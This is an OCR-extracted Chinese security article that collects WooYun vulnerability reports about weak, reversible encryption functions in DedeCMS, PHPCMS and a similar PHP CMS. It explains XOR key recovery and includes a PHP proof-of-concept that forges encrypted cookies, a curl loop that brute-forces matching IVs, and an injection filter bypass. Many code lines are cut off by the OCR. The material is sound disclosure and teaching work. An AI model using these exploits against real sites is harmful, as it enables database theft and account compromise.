
```
if($_SERVER['HTTP_CLIENT_IP']){
     $onlineip=$_SERVER['HTTP_CLIENT_IP'];
}elseif($_SERVER['HTTP_X_FORWARDED_FOR']){
     $onlineip=$_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
     $onlineip=$_SERVER['REMOTE_ADDR'];
}
$onlineip = preg_replace("/^([\d\.]+).*/", "\\1", filtrate($online
preg_match("/[\d\.]{7,15}/", $onlineip, $onlineipArray);
$onlineip = $onlineipArray[0] ? $onlineipArray[0] : '**.**.**.**';
```

可以看到是获取的xff 但是后面用了正则来验证ip是否合法


如果不合法的话 就return的是... 这里我们就随便让xff不合法就行了

然后把... 带入到加密函数当中

不多说了 直接调用一下函数生成一下加密的字符串。



在测试demo的时候发现竟然不报错。



这怎么可能呢? 后面想了一想

$secret_string = $webdb[mymd5].$rand.'5*j,.^&;?.%#@!'; //绝密字符串,可以任意设定

$rand 后面设定的是可以任意设定的 可能demo修改了。


然后果断继续利用刚才的方法下载inc/function.inc.php

```
function mymd5($string,$action="EN",$rand=''){ //字符串加密和解密

    global $webdb;

    $secret_string = $webdb[mymd5].$rand.'5*j,.^&;?.%#@!=67987d'; /
```

呵呵 demo果然修改了。 把这个修改后 继续调用一下这函数 再生成一下语句。



成功报错。

后面的不用多说了。 生成一个加密的报错注入的语句就能注入了。

不想多说。

这里应该可以直接登录后台,懒得弄了。

漏洞证明

是不需要登录后台的 是在后台登录页面 等 其他多个地方注入。

见上面。

修复方案

漏洞的源头是任意文件下载。

过滤<等特殊字符。

0x06 加密函数问题。

这种问题主要是想进各种办法把这些加密函数的key拿到 或者想办法加密一些特殊字符然后拿到加密的字符串

加密函数肯定就涉及到了各种算法。

加密可逆

算法问题一般主要是因为一些弱算法 导致了 知道明文 知道密文 可逆

拿到加密函数中的key 从而再自己生成一个自己想要的加密字符串。

再结合具体的点 然后进行具体的利用。

例子: WooYun: DedeCMS-V5.7-SP1(2014-07-25)sql注入+新绕过思路 例子: WooYun: phpcms最新版绕过全局防御暴力注入（官网演示）

加密可控

还有的一类算是 一个点 要加密的是我们可控的 而且密文会输出 而且这个可控的点能引入特殊字符 那么我们就把一些特殊字符带入到这里面 然后拿到密文 再找到一处decode后会进行特殊操作的点 然后进行各种操作。

例子: WooYun: 程氏舞曲CMS某泄露，导致sql注入

例子: WooYun: PHPCMS最新版(V9)SQL注入一枚

key泄漏

例子: WooYun: 一个PHPWIND可拿shell的高危漏洞

例子: WooYun: PHPCMS V9 一个为所欲为的漏洞

WooYun-2014-71655：DedeCMS-V5.7-SP1(2014-07-25)sql注入+新绕过思路

漏洞作者： roker

来源：http://www.wooyun.org/bugs/wooyun-2014-071655

简要描述

rt................好紧张。。

详细说明

让我们来看看这个文件

/include/shopcar.class.php

提取关键加解密函数代码

```
function enCrypt($txt)
    {
        srand((double)microtime() * 1000000);
        $encrypt_key = md5(rand(0, 32000));
        $ctr = 0;
        $tmp = '';
        for($i = 0; $i < strlen($txt); $i++)
        {
            $ctr = $ctr == strlen($encrypt_key) ? 0 : $ctr;
            $tmp .= $encrypt_key[$ctr].($txt[$i] ^ $encrypt_key[$ct
        }
        return base64_encode($this->setKey($tmp));
    }
    //解密接口字符串
```

```
    function deCrypt($txt)
    {
        $txt = $this->setKey(base64_decode($txt));
        $tmp = '';
        for ($i = 0; $i < strlen($txt); $i++)
        {
            $tmp .= $txt[$i] ^ $txt[++$i];
        }
        return $tmp;
    }
    //处理加密数据
    function setKey($txt)
    {
        global $cfg_cookie_encode;
        $encrypt_key = md5(strtolower($cfg_cookie_encode));
        $ctr = 0;
        $tmp = '';
        for($i = 0; $i < strlen($txt); $i++)
        {
            $ctr = $ctr == strlen($encrypt_key) ? 0 : $ctr;
            $tmp .= $txt[$i] ^ $encrypt_key[$ctr++];
        }
        return $tmp;
    }
    //串行化数组
    function enCode($array)
```

```
    {
        $arrayenc = array();
        foreach($array as $key => $val)
        {
            $arrayenc[] = $key.'='.urlencode($val);
        }
        return implode('&', $arrayenc);
    }
    //创建加密的_cookie
    function saveCookie($key,$value)
    {
        if(is_array($value))
        {
            $value = $this->enCrypt($this->enCode($value));
        }
        else
        {
            $value = $this->enCrypt($value);
        }
        setcookie($key,$value,time()+36000,'/');
    }
    //获得解密的_cookie
    function getCookie($key)
    {
        if(isset($_COOKIE[$key]) && !empty($_COOKIE[$key]))
        {
            return $this->deCrypt($_COOKIE[$key]);
```

```
            }
      }
}
```

是不是感觉很熟悉？看这里-->http://**.**.**.**/bugs/wooyun-2014-062391

一样的算法，只不过将microtime 替换成了 md5(rand(0, 32000)),按照 海贼牛的方法的话，我们需要暴力 穷举32^36次，这数太大，我不敢算，我们真的需要暴力破解么？？

直接来看看 解密函数吧。

```
function deCrypt($txt)

    {

        $txt = $this->setKey(base64_decode($txt));

        $tmp = '';

        for ($i = 0; $i < strlen($txt); $i++)

        {

            $tmp .= $txt[$i] ^ $txt[++$i];

        }

        return $tmp;

    }

    //处理加密数据

    function setKey($txt)

    {

        global $cfg_cookie_encode;

        $encrypt_key = md5(strtolower($cfg_cookie_encode));

        $ctr = 0;

        $tmp = '';

        for($i = 0; $i < strlen($txt); $i++)

        {

            $ctr = $ctr == strlen($encrypt_key) ? 0 : $ctr;

            $tmp .= $txt[$i] ^ $encrypt_key[$ctr++];

        }

        return $tmp;

    }
```

现在 我们假设 密文为 ABCDEF....（base_decode后的）。通过上述代码 可以发现 解密函数中 参与 运算的是 key的MD5值。我们假定为 K1 k2 k3 k4 k5 k6........k32.

首先带入 setKey函数，

```
A^K1 ->M1

B^K2 ->M2

C^K3 ->M3

D^K4 ->M4
```

然后将 M1~6 带入decrypt后的操作。

```
M2^M1 ->a

M4^M3 ->b

M6^M5 ->c
```

abc 即为 我们的明文

对于异或算法 我们知道 它有以下特性

```
H^I = J  ->  H^J=I

(H^I)^J=H^I^J
```

密文A B 与明文 a 所对应的的关系为。

```
A^K1 = M1  M1^M2 = a   B^K2 = M2
```

联立得（尼玛像是在做奥数。。） A^K1^B^K2 =a 即 A^B^a = K1^K2，同理可得到 C^D^b = K3^K4 E^F^c=K5^K6

k1~32是 密匙k的32位 md5值，是固定不变的。

那么 得到如下 如下关系： 任何密文的i ，i+1 位 与其所对应的的 明文的 i 位 做异或运算(i为偶数) 结果是一个固定不变的值（Ki^Ki+1）

so，我们只需要一个已知明文的密文就可以 构造任意密文了。

poc如下，

```
function dede_cracked($Expressly,$Ciphertext,$str,$way){

$Ciphertext = base64_decode($Ciphertext);
```

```
if ($way=="descrypt"){
$text2="";
$str=base64_decode($str);
}else{
$text2="a";
}
$j=0;
$s=0;
for($i=0;$i<strlen($str);$i++,$s++){
if($j==32){$j=0;$s=0;}
$tmp=$Ciphertext[$j]^$Ciphertext[$j+1];
$tmp=$tmp^$Expressly[$s];
$tmp=$tmp^$str[$i];
if ($way=="descrypt"){
$text1=$tmp^$str[++$i];
}
else{
$text1=$tmp^$text2;
}
$xxoo =$xxoo.$text2.$text1;
$j=$j+2;
}
if ($way=="descrypt"){
echo $xxoo;}
else{
echo base64_encode($xxoo);}
}
```

在 plus/carbuyaction.php

```
foreach($Items as $key=>$val)
                {
                    $val['price'] = str_replace(",","",$val['price
                    $dsql->ExecuteNoneQuery("INSERT INTO `#@__shops
                    VALUES ('$val[id]','$OrdersId','$userid','$val[
                }
```

将解密后的数据带入了数据库。


本以为到这里就结束了，然而，dede自带的防护sql注入的函数做了更新，以前的@，char都不能用了。

想了很久终于想到了办法，

我们可以用双引号来包裹'再用逗号分隔 两个相连的"。

```
看到函数里的这段代码你就知道为什么我要这么做了。。直接看我的下面的sql语句可能会
if (strpos($clean, '@') !== FALSE  OR strpos($clean,'char(')!== FAI
        OR strpos($clean,'$s$$s$')!== FALSE)
```

首先，注册用户，将一个商品加入购物车，来到plus/car.php页面，此时查看cookie



Shop_De开头的和 DedeUserID就是我们所需要的~

调用poc里的函数

得到 最终playload

```
dede_cracked("id=108&price=11&units=&buynum=1&title=aa","AWgGMlFrAz
```

修改cookie，提交订单

可以看到mysql的执行日志

```
INSERT INTO `dede_shops_products` (`aid`,`oid`,`userid`,`title`,`pr
                 VALUES ('',"''",'wooyuni','8','" or ',','8',(SEL
```

查看商品，ok，数据出来了~

[

漏洞证明



修复方案

你们更专业~~

WooYun-2014-66138：phpcms最新版绕过全局防御暴力注入（官网演示）

漏洞作者： 索马里的海贼

来源：http://www.wooyun.org/bugs/wooyun-2014-066138

简要描述

加解密函数缺陷第三发，注入演示 版本20140522 无视全局防御 搬个沙发吧。。这个比destoon那个要麻烦多了。。。

详细说明

先从函数说起

phpcms/libs/functions/global.func.php行335

```
function sys_auth($string, $operation = 'ENCODE', $key = '', $expi
    $key_length = 4;
    $key = md5($key != '' ? $key : pc_base::load_config('system', 
    $fixedkey = md5($key); //keya 用于加解密
    $egiskeys = md5(substr($fixedkey, 16, 16)); //keyb 用于数据完整性
    $runtokey = $key_length ? ($operation == 'ENCODE' ? substr(md5(
    $keys = md5(substr($runtokey, 0, 16) . substr($fixedkey, 0, 16)
    $string = $operation == 'ENCODE' ? sprintf('%010d', $expiry ? $
    $i = 0; $result = '';
    $string_length = strlen($string);
    for ($i = 0; $i < $string_length; $i++){
        $result .= chr(ord($string{$i}) ^ ord($keys{$i % 32})); //
    }
    if($operation == 'ENCODE') {
        return $runtokey . str_replace('=', '', base64_encode($resu
    } else {
        if((substr($result, 0, 10) == 0 || substr($result, 0, 10) -
            return substr($result, 26);
        } else {
            return '';
        }
    }
}
```

这里用的其实是简化版的经典加密函数auth_code由DZ开始广泛用于各类cms

这里去掉了密钥簿的生成和转换 直接用kaya和keyc组合md5之后的值keyd作为密钥簿然后与原始文本处理后的数据进行异或。

讲加密过程有点绕，我也没有刺总的口才能把这个函数说那么细，反正这里知道一点就够了

如果知道原始文本和加密后的文本，而且原始文本的长度够长（准确说是明文内容的长度大于32*2-10-16=38位），是可以逆推出keyd的。

在这个函数中，keyc 就是IV（初始化向量）， ckey_length 就是IV的长度:4。keyc影响到每次加密的xor key（也就是keyd）。这里先说这么多，先来看看phpcms的问题

/phpcms/modules/memeber/index.php行176

```
if($member_setting['enablemailcheck']) {

    pc_base::load_sys_func('mail');

    $phpcms_auth_key = md5(pc_base::load_config('system', 'auth_key

    $code = sys_auth($userid.'|'.$phpcms_auth_key, 'ENCODE', $phpcm

    $url = APP_PATH."index.php?m=member&c=index&a=register&code=$cc
```

在注册过程中 如果后台配置了需要邮件认证，那么就会进入这个if生成一串校验值发往注册的邮箱。

```
$phpcms_auth_key = md5(pc_base::load_config('system', 'auth_key'))
```

这个auth_key其实就是核心加密key，这里居然把md5后的核心key作为参数的一部分写入激活链接发到用户邮箱了。如果能够解开激活链接中的这个code值，我们就可以得到加密key从而任意生成加密串了。参数$code生成方式为

```
sys_auth($userid.'|'.$phpcms_auth_key, 'ENCODE', $phpcms_auth_key)
```

sys_auth()用的密钥为md5('auth_key');

收到邮件中的链接如下

欢迎您注册成为phpcms用户，您的账号需要邮箱认证，点击下面链接进行认证：请点击 或者将网址复制到浏览器：http://192.168.1.114/index.php?m=member&c=index&a=register&code=d104CAgCBwZUAVYFVVIBAAVVVwldAAYEXQoNUQAKSFECWgAIAApUUlZUUQJTUlZRAA9UAQFRDABWX10FVVtV&verify=1

code值为
d104CAgCBwZUAVYFVVIBAAVVVwIdAAYEXQoNUQAKSFECWgAIAApUUIZUUQJTUIZRAA9UAQFRDABWX10FVVtV

前4位为keyc 这里是"d104"

如果我们能找到另外一处明文和密文都可知 且可以多次用同一明文获取密文的位置 就能通过遍历找出相同的keyc，当keyc相同时 xor key也相同，所以我们就能用前面说方法逆推出keyd来解密出code的内容。

首先是找到一处同样用md5(pc_base::load_config('system', 'auth_key'))作为密钥，且我们可以同时知道明文和密文的地方。

/phpcms/modules/content/down.php 行76

```
if(strpos($f, 'http://') !== FALSE || strpos($f, 'ftp://') !== FALS

    $pc_auth_key = md5(pc_base::load_config('system','auth_key').$_

    $a_k = urlencode(sys_auth("i=$i&d=$d&s=$s&t=".SYS_TIME."&ip=".i

    $downurl = '?m=content&c=down&a=download&a_k='.$a_k;

} else {

    $downurl = $f;

}
```

当我们把user-agent置空的时候

$pc_auth_key正好就是我们需要的

```
md5(pc_base::load_config('system','auth_key')."");
```

加密的字符串为

```
"i=$i&d=$d&s=$s&t=".SYS_TIME."&ip=".ip()."&m=".$m."&f=$f&modelid=".
```

$i就是下载的id 从页面可以获得$d是downloadtype 一般是1 $s空 $t是时间。可以从http头获取到$ip可知 $m为1 $f是下载文件的url 这里长度肯定超过38了。

先来获取邮件中的code，为了增加碰撞的概率 这里用多个邮箱多次获取了激活链接并收集激活链接中参数code的前4位（IV）记录下来。







先来写一个小脚本来碰撞IV

```
<?php
$url = "http://**.**.**.**/index.php?m=content&c=down&a_k=f7c8BFEH(
$reg = '#a_k=(.*?)\"#';
$code  = array('7763','2bc5','8706','81b7','30a9','49e7','8731','9(
$i=0;
for(;;){
    $data = doGet($url);
    preg_match_all($reg, $data, $urls);
    if (in_array(substr($urls[1][0],0,4), $code)){
        die($urls[1][0]);
    }
    $i++;
    echo $i."--".substr($urls[1][0],0,4)."\n";
}
function doGet($url,$cookie=''){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    $response = curl_exec($ch);
    curl_close($ch);
    return $response;
}
?>
```


简单说一下脚本

第一段地址来自http://**.**.**.**/index.php?m=content&c=index&a=show&catid=19&id=51中的下载链接

code来自上一步的收集


脚本会不停请求页面并收集下载链接，当iv碰撞成功时停止脚本并输出原始下载链接

运气不错，1000多次请求就碰撞成功了



7763VFRVVlMAVQEJB1MGAgYFUwIPVlQDBlcEB1ALCgVVRFRZVEMVXhYRD
AgDAFBVBAdUDQESCEIKV1dXHVMPA0pTBVZKVFdUFggMCBFWXgtCRhMP
GBsFXUAICg1SBhlADBJTCRdLBQ0fEwgWDh5WTEZaE1ZaRz5EDkhTTAU9Ym
QiWh4eDRVADl8BVFVeVF5Q

去掉前面的IV 7763 填入exp中来计算keyb



注意图中的key 前面有10位的0和16位的1 正常流程中 前10位是时间戳后面16位是数据完整性校验的MD5，这里我们没法知道 所以用0和1来填充，因为是按位异或的所以前面有点错没关系。只要后面可以确认的数据段足够长 就能还原出正确的keyd

如图跑完后得到的数据为

```
ddefc0e197b7374b3>ge27f56ab70db0deefc0e1970cc61f?74a27ffb3b70db0dde
```

按32位长度分段得到

```
ddefc0e197b7374b3>ge27f56ab70db0

deefc0e1970cc61f?74a27ffb3b70db0

ddefc0e1970cc62c574a27ffb3b70db0

ddefc0e1970cc62c574a27ffb3b70db0

dde
```

可以看到前面两段都有点不一样 后面两段就相同了 因为后面两段是明确的明文。

到这里已经拿到了IV是7763时的keyd:ddefc0e1970cc62c574a27ffb3b70db0


我们来拿这个keyd解密一下邮箱中的激活链接试试

找到7763开头的激活链接



去掉开头4位IV 将绿色部分写入exp

keyd为上一步获得的ddefc0e1970cc62c574a27ffb3b70db0



成功解开了，这里|后面的就是我们朝思暮想的

md5(pc_base::load_config('system','auth_key'))了

漏洞证明


拿到这个key之后就能干很多事了。这里以一个简单的注入来证明一下

/api/add_favorite.php行26

```
$phpcms_auth = param::get_cookie('auth');
if($phpcms_auth) {
    $auth_key = md5(pc_base::load_config('system', 'auth_key').$_SE
    list($userid, $password) = explode("\t", sys_auth($phpcms_auth,
    if($userid >0) {
    } else {
        exit(trim_script($_GET['callback']).'('.json_encode(array(
    }
} else {
    exit(trim_script($_GET['callback']).'('.json_encode(array('stat
}
$favorite_db = pc_base::load_model('favorite_model');
$data = array('title'=>$title, 'url'=>$url, 'adddate'=>SYS_TIME, 'u
//根据url判断是否已经收藏过。
$is_exists = $favorite_db->get_one(array('url'=>$url, 'userid'=>$us
```

userid来自cookie cookie是加密过的 所以无视GPC 无视任何防御

